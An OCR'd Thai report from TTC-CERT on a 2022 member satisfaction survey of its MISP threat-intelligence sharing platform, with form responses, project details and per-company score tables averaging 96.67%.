- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ตุลาคม 2564 - มกราคม 2565

เลือกองค์กรของท่าน *

บริษัท ทริปเปิลทีบรอดแบนด์ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
มีความง่ายและความสะดวกน้อยที่สุด	○	○	○	○	◉	มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ช้าที่สุด	○	○	○	○	◉	เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
เสถียรน้อยสุด	○	○	○	○	◉	เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

	1	2	3	4	5	
ใช้งานยากมากที่สุด	○	○	○	○	◉	ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

	1	2	3	4	5	
ตอบโจทย์ความต้องการใช้งานน้อยที่สุด	○	○	○	◉	○	ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ช้ามากที่สุด	○	○	○	◉	○	เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

	1	2	3	4	5	
ความน่าเชื่อถือน้อยที่สุด	○	○	○	○	◉	ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความถูกต้องน้อยที่สุด	○	○	○	○	◉	มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีความสมบูรณ์น้อยที่สุด	○	○	○	○	◉	มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

	1	2	3	4	5	
มีประโยชน์น้อยที่สุด	○	○	○	○	◉	มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- [ ] ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- [ ] เพิ่มความปลอดภัยของระบบฯ
- [ ] เพิ่มความเสถียรของระบบฯ
- [x] เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- [ ] ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- [ ] ปรับปรุงข้อมูลให้มีความครบถ้วน
- [ ] ปรับปรุงข้อมูลให้มีความรวดเร็ว
- [ ] ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

รายงานผลสำรวจความพึงพอใจของสมาชิก

ในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ครั้งที่ 3-1 (ในห้วง ก.พ.65 ถึง พ.ค.65)

หน่วยเจ้าของโครงการ:

สมาคมโทรคมนาคมแห่งประเทศไทย ในพระบรมราชูปถัมภ์ (สทค.)

หัวหน้าโครงการ:

นาย ฐนสรณ์ ใจดี

ผู้จัดการโครงการ:

ว่าที่ร้อยตรี สมาน ทาโคตร

ผู้ประสานงานโครงการ:

นาย ภาสุ เสริมศรีสุวรรณ

ทีมดำเนินการ

พันโท พิศุทธิ์ ม่วงสมัย

สิบโท มาวิณ ภาสประภา

นางสาว ภัสรา ตั้งพลังกุล

งบประมาณ: 18,850,422.26 บาท (สิบแปดล้านแปดแสนห้าหมื่นสี่ร้อยยี่สิบสองบาทยี่สิบหกสตางค์)

ระยะเวลาดำเนินโครงการ: 36 เดือน

สัญญารับทุนเลขที่ A62-1-(2)-010

สารบัญ

ผลสำรวจความพึงพอใจของสมาชิกในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ในห้วง 1 กุมภาพันธ์ 2565 ถึง 30 พฤษภาคม 2565 **4**

องค์กรที่ตอบแบบสอบถาม 4

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) 5

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT 8


ด้านอื่นๆ ที่ควรปรับปรุง 9

สรุปคะแนนความพึงพอใจของสมาชิกโดยเฉลี่ย 96.67% โดยมีวิธีการคำนวณดังตาราง 10

ผลสำรวจความพึงพอใจของสมาชิกในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ในห้วง 1 กุมภาพันธ์ 2565 ถึง 30 พฤษภาคม 2565


ศูนย์ TTC-CERT ได้ดำเนินการทำแบบสอบถามเพื่อสำรวจความพึงพอใจของสมาชิกในการใช้บริการ Platform การแลกเปลี่ยนข้อมูล ในห้วง 1 กุมภาพันธ์ 2565 ถึง 30 พฤษภาคม 2565 เมื่อ 1 มิถุนายน 2565 ถึง 15 กรกฎาคม 2565 โดยเป็นการสำรวจในภาพรวมของ (1) คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และ (2) คุณภาพของข้อมูล ในระบบPlatform การแลกเปลี่ยนข้อมูล และการแจ้งเตือนจากศูนย์ TTC-CERT โดยมีผู้ตอบแบบสอบถามจำนวน 18 คน เป็นสมาชิกศูนย์ TTC-CERT ทั้ง 9 ราย ที่ได้ใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล และได้รับข้อมูลการแจ้งเตือนทั้งในรูปแบบ Email และระบบ Platform การแลกเปลี่ยนข้อมูล ผลที่ได้รับจากการสำรวจได้รับคะแนนความพึงพอใจของสมาชิกโดยเฉลี่ย **96.67%** มีรายละเอียดดังนี้

องค์กรที่ตอบแบบสอบถาม




คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)


- ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) (1 = มีความง่ายและความสะดวกน้อยที่สุด ... 5 = มีความง่ายและความสะดวกมากที่สุด)




- ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) (1 = ช้าที่สุด ... 5 = เร็วที่สุด)




- ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) (1 = เสถียรน้อยสุด ... 5 = เสถียรมากที่สุด)



- ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) (1 = เสถียรน้อยสุด ... 5 = เสถียรมากที่สุด)




- ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ (1 = ใช้งานยากมากที่สุด ... 5 = ใช้งานง่ายสุด)




คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT


- ความรวดเร็วของข้อมูลที่ได้รับ (1 = ช้ามากที่สุด ... 5 = เร็วมากที่สุด)




- ความน่าเชื่อถือของข้อมูลที่ได้รับ (1 = ความน่าเชื่อถือน้อยที่สุด ... 5 = ความน่าเชื่อถือมากที่สุด)




- ความถูกต้องของข้อมูลที่ได้รับ (1 = มีความถูกต้องน้อยที่สุด ... 5 = มีความถูกต้องมากที่สุด)



- ความสมบูรณ์ของข้อมูลที่ได้รับ (1 = มีความสมบูรณ์น้อยที่สุด ... 5 = มีความสมบูรณ์มากที่สุด)



- ประโยชน์ของข้อมูลที่ได้รับ (1 = มีประโยชน์น้อยที่สุด ... 5 = มีประโยชน์มากที่สุด)



ด้านอื่นๆ ที่ควรปรับปรุง

- ไม่มีการระบุเพิ่มเติม

สรุปคะแนนความพึงพอใจของสมาชิกโดยเฉลี่ย 96.67% โดยมีวิธีการคำนวณดังตาราง

องค์กร	คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)					คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT					คะแนนรวม (เต็ม 50 คะแนน)	คะแนนรวม คิดเป็นร้อยละ
	ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ	ความรวดเร็วของข้อมูลที่ได้รับ	ความน่าเชื่อถือของข้อมูลที่ได้รับ	ความถูกต้องของข้อมูลที่ได้รับ	ความสมบูรณ์ของข้อมูลที่ได้รับ	ประโยชน์ของข้อมูลที่ได้รับ		
บริษัท ดีแทค ไตรเน็ต จำกัด	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด	5	5	5	5	4	4	4	4	4	5	45	90
บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท โทรคมนาคมแห่งชาติ	5	5	5	5	5	5	5	5	5	5	50	100

องค์กร	คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)					คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT					คะแนนรวม (เต็ม 50 คะแนน)	คะแนนรวมคิดเป็นร้อยละ
	ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ	ความรวดเร็วของข้อมูลที่ได้รับ	ความน่าเชื่อถือของข้อมูลที่ได้รับ	ความถูกต้องของข้อมูลที่ได้รับ	ความสมบูรณ์ของข้อมูลที่ได้รับ	ประโยชน์ของข้อมูลที่ได้รับ		
จำกัด (มหาชน)												
บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด	5	4	5	5	4	4	5	5	4	4	45	90
บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)	4	4	5	5	5	4	5	4	5	5	46	92
บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท ทริปเปิลที บรอดแบนด์ จำกัด (มหาชน)	5	5	5	5	5	5	5	5	5	5	50	100

องค์กร	คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)					คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT					คะแนนรวม (เต็ม 50 คะแนน)	คะแนนรวมคิดเป็นร้อยละ
	ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ	ความรวดเร็วของข้อมูลที่ได้รับ	ความน่าเชื่อถือของข้อมูลที่ได้รับ	ความถูกต้องของข้อมูลที่ได้รับ	ความสมบูรณ์ของข้อมูลที่ได้รับ	ประโยชน์ของข้อมูลที่ได้รับ		
บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด	5	4	5	4	5	4	5	4	5	5	46	92
บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	4	4	5	5	5	4	5	5	5	5	47	94
บริษัท ดีแทค ไตรเน็ต จำกัด	5	4	5	4	5	5	4	5	4	4	45	90
บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)	5	5	5	5	4	4	5	5	5	5	48	96

องค์กร	คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)					คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT					คะแนนรวม (เต็ม 50 คะแนน)	คะแนนรวมคิดเป็นร้อยละ
	ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)	ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ	ความรวดเร็วของข้อมูลที่ได้รับ	ความน่าเชื่อถือของข้อมูลที่ได้รับ	ความถูกต้องของข้อมูลที่ได้รับ	ความสมบูรณ์ของข้อมูลที่ได้รับ	ประโยชน์ของข้อมูลที่ได้รับ		
บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด	5	5	5	5	5	5	5	5	5	5	50	100
บริษัท ซีเอส ล็อกซอินโฟ จำกัด (มหาชน)	5	4	5	4	5	5	5	5	5	5	48	96
บริษัท ทริปเปิลที บรอดแบนด์ จำกัด (มหาชน)	5	5	5	5	5	5	5	5	5	5	50	100
						คะแนนความพึงพอใจของสมาชิกโดยเฉลี่ยคิดเป็นร้อยละ						96.67

